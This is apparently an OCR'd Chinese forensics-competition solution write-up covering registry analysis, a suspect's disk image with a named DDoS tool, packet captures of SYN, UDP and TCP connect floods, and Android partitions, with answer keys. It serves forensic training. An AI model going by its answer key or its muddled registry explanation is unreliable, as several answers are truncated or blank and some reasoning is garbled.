
方法一： 使用取证大师注册表解析进行查找



方法二：用仿真方法，查看注册表



方法三： 仿真查看注册表




23. 根据注册表，那里显示当前使用的控件组（control set）

（答案格式：SAM\Domains\Account\Users\Guest）SYSTEM\Select\Current

答案：SYSTEM\Select\

解题：在System注册表中有Current、ControlSet001、ControlSet002三个控件组。其中Current是ControlSet001的副本，每次重启时会覆盖ControlSet001，而ControlSet002则是保存最后一次成功启动的信息， 所以当前使用的控件组应该是System\Select\Current




24. 根据上述问题，请指明包含计算机名称的位置。

（答案格式：SAM\Domains\Account\Users\Guest）

答案：

SYSTEM\ControlSet001\Control\ComputerName\ComputerName

解题： 使用注册表搜索关键词Hugo-PC，Registry Workshop4.6.3（注册表查看工具）找到对应的注册表项



25. 通过使用注册表文件“SYSTEM "，找出系统中所有的USB设备？

(选择所有正确答案)

答案：

LGE Android Platform USB Device


WD My Passport 0827 USB Device

CBM Flash Disk USB Device

General U Disk USB Device

WD SES Device USB Device

解题：由于本题是选择题，将选项答案在注册表中进行进行搜索



HKEY_CURRENT_CONFIG\新项 #1\ControlSet001\Enum\USBSTOR\

你会获得一个包含Jason电脑硬盘的镜像文件，其文件名为“Competition_HD2.E01”，该文件是由AccessData FTK Imager采集而来的。


Part B: General questions of Jason’s computer hard disk (Total 19 marks)

第B部份：关于Jason计算机硬盘的一般问题（共19分）

26. 你能找到多少个硬盘分区？


答案： B) 2

解题：




27. Jason的iPhone曾连接到计算机上，请问第一次使用日期是什么时候？（答案格式 一“世界协调时间 " ：YYYY-MM-DD）

答案：2016-09-19



解题：



28. 找出作者名含有字串“HDJ:KIUHF " 的文件，并指出该文件内有多少行程序代码？

答案：C) 323

解题：

admin_pass_md5.txt | bodytxt_txt.rec0 | kHUDjdj.cpp

```
1  //============================================================
2  // Name        : kHUDjdj.cpp
3  // Author      : HDJ:KIUHF
4  // Version     :
5  // Copyright   : Your copyright notice
6  // Description : Hello World in C++, Ansi-style
7  //============================================================
8
9  #include<iostream>
10 #include<fstream>
11 #include<conio.h>
12 #include <stdio.h>
13 #include <string.h>
```




```
308  //decrypt data
309  void decrypt (string &e)
310  {
311    const char* tempCharArray = e.c_str();
312    for( int i=0; i<e.size(); ++i )
313      e[i] = tempCharArray[i]-75;
314
315  } // decrypt
316
317  void Select(){
318       system("cls");
319            cout<<"Congratulations! You've either
320
321  getch();
322
323       }
324
325
326
327
```


29. 根据上述问题，该档案名称是什么？

答案： kHUDjdj.cpp

解题：



30. 根据上述问题，该档案所含的程序代码有什么功能？

答案：

A) 要求输入密码

B) 包含解密功能

D) 密码错误，请重新输入

解题：

```
018 using namespace std;
019
020
021 void Auth(); //prompt to enter password
022 void Members(); //where you place your program, to be accessed after
023 void Userchange(); //disabled
024 void Passchange(); //unused
025 void First(); //prompt to enter a password if there isn't one on reco
```


```
109     {
110                     Select();
111                     }
112     else
113     {
114         cout<<"Wrong Password, please try again.";
115         Sleep(500);
116         main();
117         }
118 }
```


```
306 } // encrypt
307
308 //decrypt data
309 void decrypt (string &e)
310 {
311   const char* tempCharArray = e.c_str();
312   for( int i=0; i<e.size(); ++i )
313     e[i] = tempCharArray[i]-75;
314
315 } // decrypt
316
317 void Select(){
```


31. 找出 “网站DDOS压力TEST.exe " 的档案，请问该档案的MD5哈希值是？

答案： 5B30DE6F609B216F48CA71E7EE05CE48

解题：







32. 请问在Jason计算机的桌面上是否发现了任何拒绝服务(DoS) / 分布式拒绝服务攻击(DDoS)工具？如有请提供该工具的名称。

答案：goldeneye.py

解题：





在Jason被捕后，他坦白他曾经测试拒绝服务(DoS) / 分布式拒绝服务攻击(DDoS)工具，并在“C:\temp\ " 位置中存储了两个抓取的PCAP数据包”。

Please analysis of Attack1.pcapng at C:\temp\ for the following questions:

请在“C:\temp\ " 中分析Attack1.pcapng”并回答以下问题：

33. 那些系统（例如：IP地址）曾被攻击？

答案： 192.168.8.150

解题：

240	2016-09-15…	192.168.8.150	62.167.177.190	TCP
241	2016-09-15…	62.167.177.190	192.168.8.150	TCP
242	2016-09-15…	93.40.78.243	192.168.8.150	FTP
243	2016-09-15…	135.170.10.83	192.168.8.150	FTP
244	2016-09-15…	123.96.194.238	192.168.8.150	FTP
245	2016-09-15…	61.93.144.203	192.168.8.150	FTP
246	2016-09-15…	167.66.66.208	192.168.8.150	FTP
247	2016-09-15…	192.168.8.150	102.194.216.105	TCP
248	2016-09-15…	102.194.216.105	192.168.8.150	TCP
249	2016-09-15…	10.113.94.11	192.168.8.150	FTP
250	2016-09-15…	102.26.111.154	192.168.8.150	FTP
251	2016-09-15…	71.226.123.113	192.168.8.150	FTP
252	2016-09-15…	16.214.75.207	192.168.8.150	FTP
253	2016-09-15…	192.168.8.150	122.171.121.67	TCP
254	2016-09-15…	122.171.121.67	192.168.8.150	TCP
255	2016-09-15…	150.20.187.64	192.168.8.150	FTP
256	2016-09-15…	171.41.53.68	192.168.8.150	FTP
257	2016-09-15…	13.216.154.48	192.168.8.150	FTP
258	2016-09-15…	75.68.86.67	192.168.8.150	FTP
259	2016-09-15…	64.155.128.47	192.168.8.150	FTP
260	2016-09-15…	26.208.228.218	192.168.8.150	FTP
261	2016-09-15…	18.79.170.208	192.168.8.150	FTP
262	2016-09-15…	85.62.54.181	192.168.8.150	FTP
263	2016-09-15…	192.168.8.150	119.234.123.170	TCP
264	2016-09-15…	192.168.8.150	61.93.144.203	TCP
265	2016-09-15…	119.234.123.170	192.168.8.150	TCP
266	2016-09-15…	61.93.144.203	192.168.8.150	TCP
267	2016-09-15…	120.115.182.249	[illegible]	[illegible]
268	2016-09-15…	43.11.180.239	192.168.8.150	FTP

34. 被攻击的IP地址涉及多少数据包？


答案：

解题：

35. 攻击是从那個IP地址发出？

答案：D) 随机IP地址（伪造的互联网协议地址）

解答：



36. 所抓取的网络流量包文件中包含了多少个TCP会话(TCP sessions)？


答案：

解答：

37. 这次攻击的类别是什么？

答案：A) SYN flood


解答：




38. 根据“Attack1.pcapng " 并分析属于“HTTP GET " 的数据包，該数据包内的网址是？

答案： http://www.qq.com

解答：






请在“C:\temp\ " 中的”分析“Attack2.pcapng " 并回答以下问题：

(日志中包含有两个攻击)

39. 第一次攻击是来自那个IP地址？

答案： 192.168.8.188

解答：



40. 第一次攻击的类别是什么？

答案：B) UDP flood

解答：

```
UDP
UDP
UDP
UDP
UDP
UDP
UDP
UDP
UDP
UDP
UDP
UDP
UDP
UDP
UDP
UDP
```

41. 在第二次攻击中，有发现“三次握手协议 " 的踪迹吗？

答案：A) 有


解答：

```
74 42088 → 80 [SYN] Seq=0 Win=29200 L
74 80 → 41720 [SYN, ACK] Seq=0 Ack=1
66 41720 → 80 [ACK] Seq=1 Ack=1 Win=2
74 80 → 42088 [SYN, ACK] Seq=0 Ack=1
66 42088 → 80 [ACK] Seq=1 Ack=1 Win=2
74 39367 → 80 [SYN] Seq=0 Win=29200 L
74 40179 → 80 [SYN] Seq=0 Win=29200 L
74 44992 → 80 [SYN] Seq=0 Win=29200 L
74 80 → 39367 [SYN, ACK] Seq=0 Ack=1
66 39367 → 80 [ACK] Seq=1 Ack=1 Win=2
74 80 → 40179 [SYN, ACK] Seq=0 Ack=1
66 40179 → 80 [ACK] Seq=1 Ack=1 Win=2
74 39478 → 80 [SYN] Seq=0 Win=29200 L
74 80 → 44992 [SYN, ACK] Seq=0 Ack=1
74 33713 → 80 [SYN] Seq=0 Win=29200 L
66 44992 → 80 [ACK] Seq=1 Ack=1 Win=2
```

42. 第二次攻击的类别是什么？

答案D) TCP connect flood

解答：




43. 根据“Attack2.pcapng "，下列那個相等於“SYN，ACK " 标志？

答案：

F) …. …1 ….

I) …. …. …1.

解答：



Part C: Questions of the mobile phone forensic (Total 30 marks)

第C部分：关于手机取证的问题（共30分）

44. 检测镜像文件并找出系统分区。请问系统分区(system partition)的大小是多少？

答案：B.2.4 GB

解析：使用火眼证据分析软件，在证据详情模块中有所体现。

45. 检测镜像文件并找出系统分区。请问该系统分区(system partition)的文件系统类型是什么？


答案：D. Ext4

解析：使用火眼证据分析软件，在证据详情模块中有所体现。

46. 检测镜像文件并找出用户数据的分区。请问用户数据分区(userdata partition)的大小是多少？

答案：D. 11.8 GB

